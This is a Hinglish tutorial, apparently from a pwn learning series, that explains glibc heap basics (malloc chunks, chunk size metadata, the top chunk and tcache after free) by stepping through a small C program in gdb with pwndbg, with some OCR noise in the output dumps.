
Ye **0x100 bytes** ka heap hai. man lo mai user se input le rha hum aur wo bahut bada input hai. aur mai khta hun ki us input ko heap me store krna hai. to mai apne program me likhta hun ki mere ko 0x20 bytes ka data chahiye. to wo heap me kaise hogा.




To yha **0x100** me se **0x20 bytes** cut jayenge aur aur heap chota ho jayega mai is **0x20 bytes** ka use apne data ko store krne ke liye le skta hun. Mai ise kaise bhi use kr skta hun. To ye bahut simple tha heap aise hi kam krta hai.

Heap ek simple sa storage hai aur hum mang skte hai ki hume itna storage chahiye. us space me hum kuchh bhi kare humari marji hai. aise kam krta hai heap.

Ab jo storage hum heap ke andar se mangte hai jaise 0x20 manga, use **chunk** khte hai. aur jo bacha hua part hai use hum bolte hai **Top chunk**.



Man lo hume aur **30 bytes** ki jarurat pd gyi to top chunk me se cut kr **30 bytes** ka ek aur **chunk** ban jayega aur humara **Top chunk** km ho jayega.



Ab jb last me chala jata hai to iska mtlb nhi ki humara **heap** khtm ho jata hai hum **kernel** se mangege to aur **heap** mil jata hai.

Lekin yha pr ek **process** ko multiple parts me **heap** milta hai limited milta hai aisa nhi hai ki ek process ko unlimited heap de dega **kernel**. Agar hum utna khtm kr doge to kernel aur bhi heap de deta hai. to aise kam krta hai.

Ab hum ise practically **linux** pr chalkr dekhte hai **gdb** ke help se.

```
→ Heap ls -la
total 17804
drwxr-xr-x  2 root root      4096 Aug 13 13:23 .
drwxr-xr-x 15 root root      4096 Aug 13 12:34 ..
-rw xr-xr-x  1 root root    24664 Aug 12 14:22 heap
-rw xr-xr-x  1 root root  1386480 Aug 12 14:22 ld-2.27.so
-rw xr-xr-x  1 root root 16803192 Aug 12 14:20 libc.so.6
→ Heap
```

To yha pr hai humari **heap** binary aur **libc** file.

Ab hum heap binary ko gdb me open kr lete hai.

```
→ Heap gdb ./heap
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./heap...
pwndbg>
```

Ab hum start command ko fire karenge.

```
pwndbg> start
```

Jisse ye main function pr break point laga dega.

```
3
► 4 int main() {
5
6     void* a = malloc(1);
7     void* b = malloc(1);
8     void* c = malloc(1);
9
[ STACK ]
00:0000| rsp 0xffffffffdea8 -> 0x7fffff7a45a87 (_libc_start_main+231) ← mov edi,
eax
01:0008|      0x7fffffffdeb0 ← 0x0
02:0010|      0x7fffffffdeb8 -> 0x7fffffffdf88 -> 0x7fffffff2fd ← '/root/yt/pwn/public/Heap/heap'
03:0018|      0x7fffffffdec0 ← 0x100040000
04:0020|      0x7fffffffdec8 -> 0x555555555169 (main) ← endbr64
05:0028|      0x7fffffffded0 ← 0x0
06:0030|      0x7fffffffded8 ← 0xe00ebc98b06cbca3
07:0038|      0x7fffffffdee0 -> 0x555555555080 (_start) ← endbr64
[ BACKTRACE ]
▶ f 0 0x555555555169 main
f 1 0x7fffff7a45a87 __libc_start_main+231
[ SOURCE (CODE) ]
pwndbg> set context-
```

To ye main pr aa kr ruk gya.

```
0x55555555518d <main+36>    mov    qword ptr [rbp - 0x38], rax
0x555555555191 <main+40>    mov    edi, 1
[ SOURCE (CODE) ]
In file: /root/yt/pwn/create/malloc/file.c
1 #include <stdio.h>
2 #include <stdlib.h>
3
► 4 int main() {
5
6     void* a = malloc(1);
7     void* b = malloc(1);
8     void* c = malloc(1);           I
9
[ STACK ]
```

Yha pr hume **source code** bhi dekh rha hai sath-2.

To hume bs **source code** dekhna hai baki kuchh nhi dekhna stack, backtrace, registers se mtlb nhi hai kyoki hum heap dekh rhe hai.

To ise hum bs code pr set kr denge. taki ye bs **code** dikhaye aur koi section n dikhaye.

```
pwndbg> set context-sections code
Set which context sections are displayed (controls order) to 'code'
pwndbg> context
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]
In file: /root/yt/pwn/create/malloc/file.c
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main() {
5
6     void*I a = malloc(1);
7     void* b = malloc(1);
8     void* c = malloc(1);
9 }
```

pwndbg>

To yha pr hum code ko dekhe to yha pr **3 malloc** ho rhe hai. jaisa ki hum jante hai ki **malloc** function jb hume heap me humare ko kuchh store krna hota hai ya kuchh hissa nikalna hota hai to uske liye use krte hai.

To yha pr mai bol rha hun ki mujhe **heap** me **1 byte** ka data store krna hai mere ko jagah nikal kr do. Aur yhi same kam hum 3 bar kr rhe hai. yha pr hum **3 chunk** mang rhe hai.

Teeno me mujhe **1 byte** ka data store krna hai mai sirf itna kam kr rha hun.

To hum abhi main function pr hai abhi malloc hua nhi hai. to agar hum vmmmap krke dekhe to.

pwndbg> vmmmap					
LEGEND: STACK   HEAP   CODE   DATA   RWX   RODATA					
0x555555554000		0x555555555000	r--p	1000 0	/root/yt/pwn/publish/Heap/
heap					
0x555555555000		0x555555556000	r-xp	1000 1000	/root/yt/pwn/publish/Heap/
heap					
0x555555556000		0x555555557000	r--p	1000 2000	/root/yt/pwn/publish/Heap/
heap					
0x555555557000		0x555555558000	r--p	1000 2000	/root/yt/pwn/publish/Heap/
heap					
0x555555558000		0x555555559000	rw-p	1000 3000	/root/yt/pwn/publish/Heap/
heap					
0x555555559000		0x55555555b000	rw-p	2000 5000	/root/yt/pwn/publish/Heap/
heap					
0x7ffff7a24000		0x7ffff7bce000	r-xp	1aa000 0	/root/yt/pwn/publish/Heap/
libc.so.6					
0x7ffff7bce000		0x7ffff7dce000	---p	200000 1aa000	/root/yt/pwn/publish/Heap/
libc.so.6					
0x7ffff7dce000		0x7ffff7dd2000	r--p	4000 1aa000	/root/yt/pwn/publish/Heap/
libc.so.6					
0x7ffff7dd2000		0x7ffff7dd4000	rw-p	2000 1ae000	/root/yt/pwn/publish/Heap/

Kahin pr bhi **heap** nhi dikhega **blue color** se hai kahin pr bhi nhi dikhega. Mtlb jb tk **malloc** function use nhi hota jb tk hum khud se ye nhi khte ek **process** ko ki mujhe **heap** use krna hai tb tk hume ek **process** ke andar **heap** milta hi nhi hai.

Stack hume dikh jayega lekin heap nhi dikhega.

0x7ffff7fffd000	0x7ffff7ffe000	r--p	1000 24000	/root/yt/pwn/publish/Heap/
ld-2.27.so				
0x7ffff7ffd000	0x7ffff7ffe000	rw-p	1000 25000	/root/yt/pwn/publish/Heap/
ld-2.27.so				
0x7ffff7ffe000	0x7ffff7fff000	rw-p	1000 0	[anon 7ffff7ffe]
0x7fffffffde000	0x7fffffff000	rw-p	21000 0	[stack]
0xffffffffffff600000	0xffffffffffff601000	--xp	1000 0	[vsyscall]
<b>pwndbg&gt;</b>				

Yha last me **stack** hai.

Ok, ab hum next instruction pr chalenge **n** command run karenge.



```
pwndbg> n
6      void* a = malloc(1);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]————
In file: /root/yt/pwn/create/malloc/file.c
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main() {
5
▶ 6      void* a = malloc(1);
7      void* b = malloc(1);  I
8      void* c = malloc(1);
9
10     free(a);
11     free(b);

pwndbg> █
```

Ab hum **malloc** pr aa gye hai lekin abhi ye execute nhi hua hai. ek bar aur **n** run krenge fir hoga.

```
pwndbg> n
7      void* b = malloc(1);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]————
In file: /root/yt/pwn/create/malloc/file.c
2 #include <stdlib.h>
3
4 int main() {
5
6      void* a = malloc(1);
▶ 7      void* b = malloc(1);          I
8      void* c = malloc(1);
9
10     free(a);
11     free(b);
12     free(c);

pwndbg> █
```

Yha pr a wala **malloc** run ho gya. Ab hum **vmmmap** krke dekhte hai.

<b>heap</b>					
0x555555556000	0x555555557000	r--p	1000	2000	/root/yt/pwn/publish/Heap/
<b>heap</b>					
0x555555557000	0x555555558000	r--p	1000	2000	/root/yt/pwn/publish/Heap/
<b>heap</b>					
0x555555558000	0x555555559000	rw-p	1000	3000	/root/yt/pwn/publish/Heap/
<b>heap</b>					
0x555555559000	0x55555555b000	rw-p	2000	5000	/root/yt/pwn/publish/Heap/
<b>heap</b>					
0x55555555b000	0x55555557c000	rw-p	21000	0	I [heap]
	0x7ffff7a24000	0x7ffff7bce000	r-xp	1aa000	0
<b>libc.so.6</b>					/root/yt/pwn/publish/Heap/
0x7ffff7bce000	0x7ffff7dce000	---p	200000	1aa000	/root/yt/pwn/publish/Heap/
<b>libc.so.6</b>					
0x7ffff7dce000	0x7ffff7dd2000	r--p	4000	1aa000	/root/yt/pwn/publish/Heap/
<b>libc.so.6</b>					
0x7ffff7dd2000	0x7ffff7dd4000	rw-p	2000	1ae000	/root/yt/pwn/publish/Heap/
<b>libc.so.6</b>					
0x7ffff7dd4000	0x7ffff7dd8000	rw-p	4000	0	[anon_7ffff7dd4]
	0x7ffff7dd8000	0x7ffff7dfd000	r-xp	25000	0
					/root/yt/pwn/publish/Heap/

Ab yha pr ek **heap** create ho chuka hai. to maine **malloc** ke help se bta diya hai apne process ko ki mujhe **heap** ki jarurat hai **heap** create kr do.

Agar hume **gdb** me **heap** dekhna ho to **vis** or **vis\_heap\_chunks** means **visualize heap chunks** hum sirf **vis** likhkr bhi kam kr skte hai.

```
pwndbg> vis_heap_chunks
```

Or

```
pwndbg> vis
```

0x55555555b000	0x0000000000000000	0x000000000000251	.....Q.....
0x55555555b010	0x0000000000000000	0x0000000000000000	.....
0x55555555b020	0x0000000000000000	0x0000000000000000	.....
0x55555555b030	0x0000000000000000	0x0000000000000000	.....
0x55555555b040	0x0000000000000000	0x0000000000000000	.....
0x55555555b050	0x0000000000000000	0x0000000000000000	.....
0x55555555b060	0x0000000000000000	0x0000000000000000	.....
0x55555555b070	0x0000000000000000	0x0000000000000000	.....
0x55555555b080	0x0000000000000000	0x0000000000000000	.....
0x55555555b090	0x0000000000000000	0x0000000000000000	.....
0x55555555b0a0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0b0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0c0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0d0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0e0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0f0	0x0000000000000000	0x0000000000000000	.....
0x55555555b100	0x0000000000000000	0x0000000000000000	.....
0x55555555b110	0x0000000000000000	0x0000000000000000	.....
0x55555555b120	0x0000000000000000	0x0000000000000000	.....
0x55555555b130	0x0000000000000000	0x0000000000000000	.....
0x55555555b140	0x0000000000000000	0x0000000000000000	.....

0x55555555b140	0x0000000000000000	0x0000000000000000	.....
0x55555555b150	0x0000000000000000	0x0000000000000000	.....
0x55555555b160	0x0000000000000000	0x0000000000000000	.....
0x55555555b170	0x0000000000000000	0x0000000000000000	.....
0x55555555b180	0x0000000000000000	0x0000000000000000	.....
0x55555555b190	0x0000000000000000	0x0000000000000000	.....
0x55555555b1a0	0x0000000000000000	0x0000000000000000	.....
0x55555555b1b0	0x0000000000000000	0x0000000000000000	.....
0x55555555b1c0	0x0000000000000000	0x0000000000000000	.....
0x55555555b1d0	0x0000000000000000	0x0000000000000000	.....
0x55555555b1e0	0x0000000000000000	0x0000000000000000	.....
0x55555555b1f0	0x0000000000000000	0x0000000000000000	.....
0x55555555b200	0x0000000000000000	0x0000000000000000	.....
0x55555555b210	0x0000000000000000	0x0000000000000000	.....
0x55555555b220	0x0000000000000000	0x0000000000000000	.....
0x55555555b230	0x0000000000000000	0x0000000000000000	.....
0x55555555b240	0x0000000000000000	0x0000000000000000	.....
0x55555555b250	0x0000000000000000	0x0000000000000021	.....!.....
0x55555555b260	0x0000000000000000	0x0000000000000000	.....
0x55555555b270	0x0000000000000000	0x00000000000020d91	.....

<-- Top chunk

```
pwndbg>
```

Yha pr hum **heap** ko dekh skte hai ye bahut badi memory hoti hai. jaisa ki humne ek chhota sa 1 byte ka chunk manga tha. aur humne jana tha ki hum jitna mangte hai utna hi aata hai. lekin yha to itna bda heap aa gaya hai sky blue color me.

0x55555555b170	0x0000000000000000	0x0000000000000000	.....
0x55555555b180	0x0000000000000000	0x0000000000000000	.....
0x55555555b190	0x0000000000000000	0x0000000000000000	.....
0x55555555b1a0	0x0000000000000000	0x0000000000000000	.....
0x55555555b1b0	0x0000000000000000	0x0000000000000000	.....
0x55555555b1c0	0x0000000000000000	0x0000000000000000	.....
0x55555555b1d0	0x0000000000000000	0x0000000000000000	.....
0x55555555b1e0	0x0000000000000000	0x0000000000000000	.....
0x55555555b1f0	0x0000000000000000	0x0000000000000000	.....
0x55555555b200	0x0000000000000000	0x0000000000000000	.....
0x55555555b210	0x0000000000000000	0x0000000000000000	.....
0x55555555b220	0x0000000000000000	0x0000000000000000	.....
0x55555555b230	0x0000000000000000	0x0000000000000000	.....
0x55555555b240	0x0000000000000000	0x0000000000000000	.....
0x55555555b250	0x0000000000000000	0x0000000000000021	..... ! .....
0x55555555b260	0x0000000000000000	0x0000000000000000	.....
0x55555555b270	0x0000000000000000	0x0000000000020d91	.....
<-- Top chunk			
<b>pwndbg&gt;</b>			

To yha pr **sky blue** wala jo part hai wo **heap** apne liye use krta hai data store krne ke liye ye humare liye nhi hota hai. humara is **sky blue** part ke bad se start hota hai. ye jo **purple** wala hai jise humne **malloc** kiya hai. maine **malloc** krke bola ki mujhe **1 byte** ka data store krna hai. to **heap** me se **purple** wala jo hai utna part cut ke mil gya.

To itna bada kyo mila mujhe to **1 byte** use krni hai to **malloc** ka ek rule hai aap **1 byte** bolo ya **10 bytes** bolo wo ek bar me **32 bytes** ka chunk cut kr ke deti hai. iska rule hai ki **32 bytes** ka minimum chunk milega.

0x55555555b210	0x0000000000000000	0x0000000000000000	.....
0x55555555b220	0x0000000000000000	0x0000000000000000	.....
0x55555555b230	0x0000000000000000	0x0000000000000000	.....
0x55555555b240	0x0000000000000000	0x0000000000000000	.....
0x55555555b250	0x0000000000000000	0x00 8 bytes 0021	..... ! .....
0x55555555b260	0x0000 8 bytes 00000	0x00 8 bytes 00000	.....
0x55555555b270	0x0000 8 bytes 00000	0x0000000000020d91	.....
<-- Top chunk			
<b>pwndbg&gt;</b>			

Jaisa ki yha hum dekh skte hai. total milakr **32 bytes** ho rha hai. jitna hume chunk cut kr ke mila hai.

Yha pr isne **32 bytes** ka chunk kat ke diya hai lekin hum sirf **24 bytes** ka data store kr skte hai.

Means in **3 block** me jo chahe wo data store kr skte hai.

0x55555555b240	0x0000000000000000	0x0000000000000000	.....
0x55555555b250	0x0000000000000000	0x0000000000000021	.....!
0x55555555b260	0x0000000000000000	0x0000000000000000	.....
0x55555555b270	0x0000000000000000	0x00000000000020d91	.....
<-- Top chunk			
<b>pwndbg&gt;</b>			

Aur jo ek chunk ka first 8 bytes hota hai. isko heap apne liye use krta hai metadata ko store krne ke liye

0x55555555b240	0x0000000000000000	0x0000000000000000	.....
0x55555555b250	0x0000000000000000	0x0000000000000021	.....!
0x55555555b260	0x0000000000000000	0x0000000000000000	.....
0x55555555b270	0x0000000000000000	0x00000000000020d91	.....
<-- Top chunk			
<b>pwndbg&gt;</b>			

Jaise ki yha likha hai **0x21** isko hum **0x20+1** pdte hai. to yha pr ye bta rha hai ki ye **32 bytes length** ka chunk hai aur ye 1 jo hota hai ye **3 bits ke flags** hote hai jisko abhi hum ignore karenge.

To heap jo hai wo ek chunk ke first 8 bytes ka use krta hai uska size pta lgane ke liye. jaise ki upar ke 0x21 ko dekhkr pta lga pa rhe hai 0x20. 1 ko hum include nhi krte hai.

Agar hum upar jakr dekhe to yha pr bhi ek bahut bada chunk hai jo ki heap apne liye use krta hai

<b>pwndbg&gt;</b>	<b>vis</b>		
0x55555555b000	0x0000000000000000	0x000000000000251	.....Q.....
0x55555555b010	0x0000000000000000	0x0000000000000000	.....
0x55555555b020	0x0000000000000000	0x0000000000000000	.....
0x55555555b030	0x0000000000000000	0x0000000000000000	.....
0x55555555b040	0x0000000000000000	0x0000000000000000	.....
0x55555555b050	0x0000000000000000	0x0000000000000000	.....
0x55555555b060	0x0000000000000000	0x0000000000000000	.....
0x55555555b070	0x0000000000000000	0x0000000000000000	.....
0x55555555b080	0x0000000000000000	0x0000000000000000	.....
0x55555555b090	0x0000000000000000	0x0000000000000000	.....
0x55555555b0a0	0x0000000000000000	0x0000000000000000	.....

ye humare liye nhi hota hai ye **heap** apne liye create krta hai chunk jiske kuchh data ko store krta hai jise hum aage chalkr dekhenge. To iska size hoga **0x250** aur **1** flag hai.

<b>pwndbg&gt;</b>	<b>vis</b>		
0x55555555b000	0x0000000000000000	0x000000000000251	.....Q.....
0x55555555b010	0x0000000000000000	0x0000000000000000	.....
0x55555555b020	0x0000000000000000	0x0000000000000000	.....

aur suru ke jo **8 bytes** hai use skip kr deta hai. ye **8 bytes** aisi hi hai iska na heap use lete hai na hum use lete hai. waise ye heap ko **16 bytes** me allign krne ke liye use hota hai lekin hum ispr dhyan nhi denge.

ab hum ek aur **malloc** krte hai.

```
pwndbg> n
8         void* c = malloc(1);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]
In file: /root/yt/pwn/create/malloc/file.c
 3
 4 int main() {
 5
 6     void* a = malloc(1);
 7     void* b = malloc(1);
-> 8     void* c = malloc(1);
 9
10    free(a);
11    free(b);
12    free(c);
13

pwndbg>
```

Yha pr hum ek aur **malloc** execute kr diye aur 8<sup>th</sup> line pr aa gye 8<sup>th</sup> line execute nhi hui hai abhi aaye hai bs.

**vis** command run krte hai.

```
0x55555555b200 0x0000000000000000      0x0000000000000000      .....
0x55555555b210 0x0000000000000000      0x0000000000000000      .....
0x55555555b220 0x0000000000000000      0x0000000000000000      .....
0x55555555b230 0x0000000000000000      0x0000000000000000      .....
0x55555555b240 0x0000000000000000      0x0000000000000000      .....
0x55555555b250 0x0000000000000000      0x0000000000000021      .....!
0x55555555b260 0x0000000000000000      0x0000000000000000      .....
0x55555555b270 0x0000000000000000      0x0000000000000021      .....!
0x55555555b280 0x0000000000000000      0x0000000000000000      .....
0x55555555b290 0x0000000000000000      0x00000000000020d71      .....q.....
<-- Top chunk
pwndbg>
```

Yha hum dekh skte hai ki ek aur **chunk** bn gya. Ye **green** color ka. Aur ek phle se tha **purple** wala. Kyoki humne **malloc** 1 byte kiya tha 1 byte ka to chunk bn nhi skta isliye yha ye bhi 32 bytes ka chunk bn gya.

```

0x55555555b210 0x0000000000000000 0x0000000000000000 .....  

0x55555555b220 0x0000000000000000 0x0000000000000000 .....  

0x55555555b230 0x0000000000000000 0x0000000000000000 .....  

0x55555555b240 0x0000000000000000 0x0000000000000000 .....  

0x55555555b250 0x0000000000000000 0x0000000000000021 .....!  

0x55555555b260 0x0000000000000000 0x0000000000000000 .....  

0x55555555b270 0x0000000000000000 0x0000000000000021 .....!  

0x55555555b280 0x0000000000000000 0x0000000000000000 .....  

0x55555555b290 0x0000000000000000 0x000000000020d71 .....q....  

<-- Top chunk  

pwndbg>

```

Yha is chunk ki bhi **0x20** length aur **1** flag hai. aur isme bhi highest **24 bytes** ka data store kr skte hai.

```

0x55555555b230 0x0000000000000000 0x0000000000000000 .....  

0x55555555b240 0x0000000000000000 0x0000000000000000 .....  

0x55555555b250 0x0000000000000000 0x0000000000000021 .....!  

0x55555555b260 0x0000000000000000 0x0000000000000000 .....  

0x55555555b270 0x0000000000000000 0x0000000000000021 .....!  

0x55555555b280 0x0000000000000000 0x0000000000000000 .....  

0x55555555b290 0x0000000000000000 0x000000000020d71 .....q....  

<-- Top chunk  

pwndbg>

```

Humare **chunk** ke bad ye block hai ye top **chunk** ka hai means ye batata hai ki humara **heap** kitna bada hai. ise hum **0x20d70** padenge aur **1** flag hota hai.

To humare ko itna bda heap kernel deta hai. agar ye khtm ho jata hai to hum aur mang skte hai. ye top chunk ki length hai ki aapka heap itna bda hai.

Ab hum ek aur malloc krke dekh lete hai.

```

pwndbg> n
10          free(a);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]-----[-----]
In file: /root/yt/pwn/create/malloc/file.c
 5
 6      void* a = malloc(1);
 7      void* b = malloc(1);
 8      void* c = malloc(1);
 9
▶ 10      free(a);
11      free(b);
12      free(c);
13
14      void* d = malloc(1);
15      void* e = malloc(1);

pwndbg> vis

```

Yha ek aur **malloc** ho gya aur cursor next instruction pr aa gya. Ab hum ise **vis** command run krke dekh lete hai.

0x55555555b230	0x0000000000000000	0x0000000000000000	.....
0x55555555b240	0x0000000000000000	0x0000000000000000	.....
0x55555555b250	0x0000000000000000	0x0000000000000021	.....!
0x55555555b260	0x0000000000000000	0x0000000000000000	.....
0x55555555b270	0x0000000000000000	0x0000000000000021	.....!
0x55555555b280	0x0000000000000000	0x0000000000000000	.....
0x55555555b290	0x0000000000000000	0x0000000000000021	.....!
0x55555555b2a0	0x0000000000000000	0x0000000000000000	.....
0x55555555b2b0	0x0000000000000000	0x00000000000020d51	.....Q.....
<-- Top chunk			
pwndbg> co			

Yha pr ek aur chunk create ho chuka hai 32 bytes length ka.

```

pwndbg> n
10      free(a);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]
In file: /root/yt/pwn/create/malloc/file.c
 5
 6  void* a = malloc(1);
 7  void* b = malloc(1);
 8  void* c = malloc(1);
 9
▶ 10  free(a);
11  free(b);
12  free(c);
13
14  void* d = malloc(1);
15  void* e = malloc(1);

pwndbg> vis

```

Ab hum aate hai next context me code read krte hai ki aage kya hai. jaisa ki **malloc** se hume ye **heap** me se **chunk** kat kr de rha hai theek usi tarah **free()** me hum man lo a **malloc** kiya fir humara kam khtm to hume ise aage use nhi krna to **heap** me ek feature hai ki hum ise free kr skte hai hum bta skte hai apne process ko ki hum iska kam nhi hai ise free kr do hum aage chalkr iska recycle kr skte hai kahi aur use le skte hai.

Heap me jb bhi hum kisi storage ko free kr dete hai to wh use aage use krne deta hai usi storage ko. To humare top chunk se cut hone ki jagah hum ise hi use kr skte hai bar-2.

Hum ise practically dekhte hai. next instruction pr chalte hai.

```

pwndbg> n
11      free(b);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]
In file: /root/yt/pwn/create/malloc/file.c
 6  void* a = malloc(1);
 7  void* b = malloc(1);
 8  void* c = malloc(1);
 9
10  free(a);
▶ 11  free(b);
12  free(c);
13
14  void* d = malloc(1);
15  void* e = malloc(1);
16  void* f = malloc(1);

pwndbg> vis

```

vis command run krte hai.

```
0x55555555b220 0x0000000000000000 0x0000000000000000 .....  
0x55555555b230 0x0000000000000000 0x0000000000000000 .....  
0x55555555b240 0x0000000000000000 0x0000000000000000 .....  
0x55555555b250 0x0000000000000000 0x0000000000000021 .....!  
0x55555555b260 0x0000000000000000 0x0000000000000000 .....  
<-- tcachebins[0x20][0/1] I .....  
0x55555555b270 0x0000000000000000 0x0000000000000021 .....!  
0x55555555b280 0x0000000000000000 0x0000000000000000 .....  
0x55555555b290 0x0000000000000000 0x0000000000000021 .....!  
0x55555555b2a0 0x0000000000000000 0x0000000000000000 .....  
0x55555555b2b0 0x0000000000000000 0x000000000020d51 .....Q.  
<-- Top chunk  
pwndbg>
```

Yha pr hum dekh skte hai ki jo humne first **chunk** allocate kiya tha **purple** wala wo free ho **chuka** hai. hume kaise pta to yha ye bta rha hai ki **tcache** me chla gya. Means **heap** ke **cache** ke andar chla gya jo **cache** hota hai use fast kam krne ke liye use krte hai. uske andar kuchh data store kr dete jise hum bar-2 use krte hai. to waise **heap** ka **cache** hota hai jise hum khte hai **tcache**. Jiske andar ye jitne bhi chunk free ho rhe hai unka chunk store krta hai taki inko hum aage use kr paye.

Man lo hum dubara khte hai ki hume 0x20 byte ka ek chunk use krna hai. to tcache me check karega ki koi 0x20 bytes ka chunk free hai to ye tcache se uth kr de dega top chunk se katne ki jagah.

To tcache addresses kahan store krwata hai.

```

0x55555555b180 0x0000000000000000 0x0000000000000000
0x55555555b190 0x0000000000000000 0x0000000000000000
0x55555555b1a0 0x0000000000000000 0x0000000000000000
0x55555555b1b0 0x0000000000000000 0x0000000000000000
0x55555555b1c0 0x0000000000000000 0x0000000000000000
0x55555555b1d0 0x0000000000000000 0x0000000000000000
0x55555555b1e0 0x0000000000000000 0x0000000000000000
0x55555555b1f0 0x0000000000000000 0x0000000000000000
0x55555555b200 0x0000000000000000 0x0000000000000000
0x55555555b210 0x0000000000000000 0x0000000000000000
0x55555555b220 0x0000000000000000 0x0000000000000000
0x55555555b230 0x0000000000000000 0x0000000000000000
0x55555555b240 0x0000000000000000 0x0000000000000000
0x55555555b250 0x0000000000000000 0x0000000000000021
0x55555555b260 0x0000000000000000 0x0000000000000000
<-- tcachebins[0x20][0/1]
